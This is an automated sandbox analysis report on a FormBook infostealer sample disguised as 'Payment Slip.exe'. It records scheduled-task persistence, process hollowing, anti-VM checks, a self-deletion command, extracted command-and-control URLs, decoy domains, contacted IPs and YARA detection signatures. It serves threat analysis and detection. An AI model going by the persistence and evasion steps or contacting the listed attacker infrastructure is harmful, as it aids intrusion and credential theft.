ID: 491436
Sample Name: Payment Slip.exe
Cookbook: default.jbs
Time: 15:36:57
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Payment Slip.exe

Overview


General Information

Sample Name:	Payment Slip.exe
Analysis ID:	491436
MD5:	3d0d9c87ea732c..
SHA1:	dfb1e57a9cf4983..
SHA256:	95b6ba2be30399..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Initial sample is a PE file and has a …
- Tries to detect sandboxes and other…
- Self deletion via cmd delete
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Queues an APC in another process …
- .NET source code contains very larg…

Classification



Process Tree

- **System is w10x64**
- Payment Slip.exe (PID: 4768 cmdline: 'C:\Users\user\Desktop\Payment Slip.exe' MD5: 3D0D9C87EA732CAF417AFA0B8AF62267)
  - schtasks.exe (PID: 6160 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\uVxomBuy' /XML 'C:\Users\user\AppData\Local\Temp\tmp4F38.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4044 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Payment Slip.exe (PID: 5596 cmdline: C:\Users\user\Desktop\Payment Slip.exe MD5: 3D0D9C87EA732CAF417AFA0B8AF62267)
  - Payment Slip.exe (PID: 4824 cmdline: C:\Users\user\Desktop\Payment Slip.exe MD5: 3D0D9C87EA732CAF417AFA0B8AF62267)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cscript.exe (PID: 6500 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
        - cmd.exe (PID: 6260 cmdline: /c del 'C:\Users\user\Desktop\Payment Slip.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.yuumgo.academy/qfff/"
  ],
  "decoy": [
    "lakechelanwedding.com",
    "jengly.com",
    "alluresme.com",
    "axswallet.com",
    "meetmedubai.com",
    "kortzfamily.com",
    "whishfullittles.com",
    "mts-consultant.com",
    "amhoses.com",
    "hdaz2.xyz",
    "lkgsbx.com",
    "b0ay.com",
    "hlthits.com",
    "dicsordgift.com",
    "bearaconnect.com",
    "strategicpropertyventures.com",
    "158393097102.xyz",
    "officesetupofficesetup.com",
    "industrynewz.com",
    "uperionorthamerica.com",
    "bucksmobilenotary.com",
    "clangadget.com",
    "jolix123.com",
    "jch.computer",
    "suddennnnnnnnnnn43.xyz",
    "binbin-ads.com",
    "yshowmedia.com",
    "studentpair.com",
    "switchsmartcloud.com",
    "vywubey.xyz",
    "timdixonpreferredadvisors.com",
    "sturlabas.com",
    "kisskissfallinlove.com",
    "ivyrtp.com",
    "agohmarket.com",
    "spiritair-tickets.com",
    "savon-el.com",
    "paccarfinanical.com",
    "appios.xyz",
    "auxilvascular.com",
    "takesatisfy.club",
    "noframespanishfly.com",
    "nordesmarcom.com",
    "hbportalweb.online",
    "adhdwhatelse.com",
    "reparamospc.com",
    "footballrun.online",
    "mygreatsport.com",
    "onloe.com",
    "wargasarawak.com",
    "bhagwatiretail.com",
    "00333v.com",
    "relativewifi.com",
    "transferarea.com",
    "abodhakujena.com",
    "covidworld.info",
    "hetuart.com",
    "legacytailors.com",
    "inafukutest.com",
    "tiplovellc.com",
    "fruit-joy.com",
    "bnzvb.com",
    "calaverascoffee.com",
    "interweavelife.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.782630909.0000000001760000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.782630909.0000000001760000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.782630909.0000000001760000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16aa9:$sqlite3step: 68 34 1C 7B E1 • 0x16bbc:$sqlite3step: 68 34 1C 7B E1 • 0x16ad8:$sqlite3text: 68 38 2A 90 C5 • 0x16bfd:$sqlite3text: 68 38 2A 90 C5 • 0x16aeb:$sqlite3blob: 68 53 D8 7F 8C • 0x16c13:$sqlite3blob: 68 53 D8 7F 8C
0000000D.00000002.934465123.0000000003320000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000D.00000002.934465123.0000000003320000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.Payment Slip.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.Payment Slip.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.Payment Slip.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ca9:$sqlite3step: 68 34 1C 7B E1 • 0x15dbc:$sqlite3step: 68 34 1C 7B E1 • 0x15cd8:$sqlite3text: 68 38 2A 90 C5 • 0x15dfd:$sqlite3text: 68 38 2A 90 C5 • 0x15ceb:$sqlite3blob: 68 53 D8 7F 8C • 0x15e13:$sqlite3blob: 68 53 D8 7F 8C
0.2.Payment Slip.exe.2658590.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
5.2.Payment Slip.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 2 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment Slip.exe	2%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\uVxomBuy.exe	2%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.Payment Slip.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.b0ay.com/qfff/?h0Dpm=0w7wS7Gxy1y5PVkYFF5lNTBCNhhGoi1bMCJY/cwIOuW+ZMKS9RSTzNeIK/4fDqykK2MY&zVsX=A0Gd4dmxD4WpN	0%	Avira URL Cloud	safe	
http://www.rspb.org.uk/wildlife/birdguide/name/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
www.yuumgo.academy/qfff/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.interweavelife.com/qfff/?h0Dpm=vpb6mGWiOxgVIXv3RY5+KwgpuQ4maEKqCh4MrndOejQXnr3fUcd6GXEqF18QrWYsNfL0&zVsX=A0Gd4dmxD4WpN	0%	Avira URL Cloud	safe	
http://www.axswallet.com/qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=WUvvsVcot/hHbudm+hsx8n+3xo5kp+HgCKvLXtoOkn7qJe0B64lU7/LdjKxnrj37XfZ9	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.yuumgo.academy/qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=iDjkn8VHWDd5B+WgyzOmaYrOSSt87z3Zq6ekoRCiL96i4fBr+80owih/KVqhv8s04Bt0	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.00333v.com/qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=EtMhOrO65XWqZe1V/yWpI1DgXrgEJw48YTYdNBZuHNrU3gzc/ZcPLe5HxHKJImHY7C2C	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.00333v.com	45.39.212.49	true	true		unknown
interweavelife.com	34.102.136.180	true	false		unknown
www.b0ay.com	45.207.75.185	true	true		unknown
www.relativewifi.com	170.75.251.7	true	false		unknown
parkingpage.namecheap.com	198.54.117.211	true	false		high
yuumgo.academy	75.102.22.71	true	true		unknown
www.interweavelife.com	unknown	unknown	true		unknown
www.yuumgo.academy	unknown	unknown	true		unknown
www.axswallet.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.b0ay.com/qfff/?h0Dpm=0w7wS7Gxy1y5PVkYFF5lNTBCNhhGoi1bMCJY/cwIOuW+ZMKS9RSTzNeIK/4fDqykK2MY&zVsX=A0Gd4dmxD4WpN	true	• Avira URL Cloud: safe	unknown
www.yuumgo.academy/qfff/	true	• Avira URL Cloud: safe	low
http://www.interweavelife.com/qfff/?h0Dpm=vpb6mGWiOxgVIXv3RY5+KwgpuQ4maEKqCh4MrndOejQXnr3fUcd6GXEqF18QrWYsNfL0&zVsX=A0Gd4dmxD4WpN	false	• Avira URL Cloud: safe	unknown
http://www.axswallet.com/qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=WUvvsVcot/hHbudm+hsx8n+3xo5kp+HgCKvLXtoOkn7qJe0B64lU7/LdjKxnrj37XfZ9	true	• Avira URL Cloud: safe	unknown
http://www.yuumgo.academy/qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=iDjkn8VHWDd5B+WgyzOmaYrOSSt87z3Zq6ekoRCiL96i4fBr+80owih/KVqhv8s04Bt0	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.00333v.com/qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=EtMhOrO65XWqZe1V/yWpI1DgXrgEJw48YTYdNBZuHNrU3gzc/ZcPLe5HxHKJImHY7C2C	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.207.75.185	www.b0ay.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
34.102.136.180	interweavelife.com	United States		15169	GOOGLEUS	false
198.54.117.211	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
45.39.212.49	www.00333v.com	United States		18779	EGIHOSTINGUS	true
75.102.22.71	yuumgo.academy	United States		23352	SERVERCENTRALUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491436
Start date:	27.09.2021
Start time:	15:36:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment Slip.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@12/4@6/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 35.8% (good quality ratio 31.9%) • Quality average: 70.2% • Quality standard deviation: 33.1%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:38:04	API Interceptor	1x Sleep call for process: Payment Slip.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.211	INVOICE.exe	Get hash	malicious	Browse	• www.tavolabread.com/m6rs/?Jp=Ev4sfRwqkh4SSKNh8W8MFuiC4TrIcDv7e/KX2LrGXgZBb6OKOxFbgnSdSjV8Tm+o3Xce&oHU=W4kPV
	onxyPs4yG1MUPbN.exe	Get hash	malicious	Browse	• www.glavinns.net/gjeh/?aN94=ANKFh7hChC0paMLgHXlMgiKAsiek2GO2vUBtvVW3jophVXv4GEryPp8ft0YXmyvVKcDK&Bt9p=L2JpHf_XVfnpGtQp
	Shq9ms6iU1.exe	Get hash	malicious	Browse	• www.rochainrevsry.xyz/uytf/?fx=eL5rcIqGV1UEMBBy9TqlL7rAhwq64fGKSY4vpxzXbidcAXso5v1LQPz1albXoqgGFukYduFC4Q==&7n=ITfTuPJh_
	HBW PAYMENT LIST FOR 2021,20212009.xlsx	Get hash	malicious	Browse	• www.narbaal.com/n092/?ixl0i0t=LAsnvovnFcCm9JytKicIeI6+3u1l2KuqwjFTJCz7afQ4adUdV1uRuoLXWRWtj7njbQm1Bg==&kb=-Z4LWJsPDRiPHr
	Electronic Payment Remittance Document 09.13.21 VRF 65665011119889.exe	Get hash	malicious	Browse	• www.itsready.support/uytf/?4hax=Lw8pQUI/qe2gQHW8JEklnfX9vlL4ErZAhlphDfsrttl8uYXfrtRE5waSCzthMEOsFHNR&6lE=xT6Pc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Transfer_form_$157,890.xlsx	Get hash	malicious	Browse	• www.moneyfollowsaction.com/6mam/?zjgh6L=zGPdt6Y9J6c+1gkCgNB1H9jn1sJuxPe97d1XCx7HLaEBeIzn3US5NGFD0PF++lY3L+mDHQ==&zrn4=2dPLCFLHe
	PO 2108013001.xlsx	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?2d=0PK0MhF&wl=fW2NkW2m2880y7g2f/m+egXTc5dWq8qtohIQX9xRv3Snfsyr1ZmLXRti4FdN58+iKll8Sw==
	SOA.exe	Get hash	malicious	Browse	• www.draggonlng.com/bp39/?iPw=Hf664i41OcyZuQEaRyujaQrdEWDllUeswnJ6HoBxqiRENCMjc6UgD5i1BXf71cIMn2iX0tODkg==&UbiXG=DFNPnV-8h0klFrV
	UZOM POWER.exe	Get hash	malicious	Browse	• www.acuityhealthcare.xyz/d8ak/?v48xY=ZqnTrl4UjBBxMB5oyJxabRC/UJhnXt/LXOTo9BJgmVL1CANHLw7OPTPtQlITPSy6jKgM&dL0hlJ=8pWdsDzHNnTd0b
	QT 20210508.xlsx	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?y0DT=8puD_pzxCVk&inbXu=fW2NkW2m2880y7g2f/m+egXTc5dWq8qtohIQX9xRv3Snfsyr1ZmLXRti4FdN58+iKll8Sw==
	iFF3wZaa3L.exe	Get hash	malicious	Browse	• www.frystmor.city/wufn/?6lfTx=eWg3OYopH8k+7OinLCzm5f6Ri2Qy6T4wPADeZnRzHvrrS4DPiaO0s8Md7rkLHhSxdcJrp8WlYw==&x2JpJ=LH2LaDz8NvQ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	boss.exe	Get hash	malicious	Browse	• www.yourchanceisnow.com/p596/?WpTHN=7nzhbfhh&lH8dSd=81MFP6sCwxbyX2UX+PltFzjJpo3myRmrBpjJPp7IoIK74stpkX9zSew0V6wVgnNZAZtJ
	PO-829ARTS-PI 2021-7-17.xlsx	Get hash	malicious	Browse	• www.cash4monero.com/dd2v/?9r0=y/cFEEbQanHGgm+rB04lcttnzrSXYs6v57T9dslkSlgbGfVATDlLqmVkaRgGxrZWbw90dQ==&at=btILjJCH4
	INVOICE.exe	Get hash	malicious	Browse	• www.andtheskywentred.com/p6f2/?fJEpdH6=GY405eLEo4cG48/rDBKONa1Zs3W3+DVbFHq4qfdULCcTg3q1TnUnB4n5SEbXekeOw+OJ&5j=2dNhChI
	LPY15536W4.exe	Get hash	malicious	Browse	• www.frystmor.city/wufn/?4h=eWg3OYopH8k+7OinLCzm5f6Ri2Qy6T4wPADeZnRzHvrrS4DPiaO0s8Md7rkyYQyyTKVsp8WiLA==&k410=d8nPSBn8y43
	OCmF0lc4vI.exe	Get hash	malicious	Browse	• www.technophiles.club/lvno/?5jd0=9r6he84&iZ=XnAVgJfS+P/zC7u/sETCETV2HgBVEiR1R11kJwiXkJ11CSqHuyB8edbF0/riBVkgssa0
	c#U53f8).exe	Get hash	malicious	Browse	• www.virtual-box.cloud/gbwy/?1b2hkxU=RZKw4yRjpGWSm+4YgSdB7zP7Qvzzx7h3FGhBtxn5dtuEx0rsFclK/3Ih7dRDlZpEf5ms133wlQ==&9r=WfcTl68Hg8Mt_r
	Reference No. # 3200025006.exe	Get hash	malicious	Browse	• www.theoldschool.house/ntfs/?2dWDG=6lX42hr8TrzLRjc&F48L2tc=TkQoNoe4xoiVVGblqbzRkSQ6i+KpIp09pfMTUeY9IEyyljJiGm1bx2aZXLiYsin6TwTL9JUMIA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	D7WIGqOZlm.exe	Get hash	malicious	Browse	• www.g-cleanpartners.in/dlc/distribution.php?pub=mixinte
	Pdf MT103 - Remittance.pdf.exe	Get hash	malicious	Browse	• www.canna ceastore.com/s5cm/?kR-4q=UWaut+aXBhTnlPe660JFJBTDRLUs1JHiYE0giEBYXz4kjm/1a7a9dE4KALD3FKI/fXyg4BAl/g==&P0D=Atxturd

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• 198.54.117.215
	PURCHASE ORDER I 5083.exe	Get hash	malicious	Browse	• 198.54.117.218
	RgproFrlyA.exe	Get hash	malicious	Browse	• 198.54.117.218
	INVOICE.exe	Get hash	malicious	Browse	• 198.54.117.211
	NEW ORDER RE PO88224.PDF.EXE	Get hash	malicious	Browse	• 198.54.117.212
	doc0490192021092110294.exe	Get hash	malicious	Browse	• 198.54.117.211
	SWIFT Transfer 103_0034OTT21000123_8238174530.PDF.exe	Get hash	malicious	Browse	• 198.54.117.210
	SYsObQNkC1.exe	Get hash	malicious	Browse	• 198.54.117.216
	SBGW#001232021.exe	Get hash	malicious	Browse	• 198.54.117.217
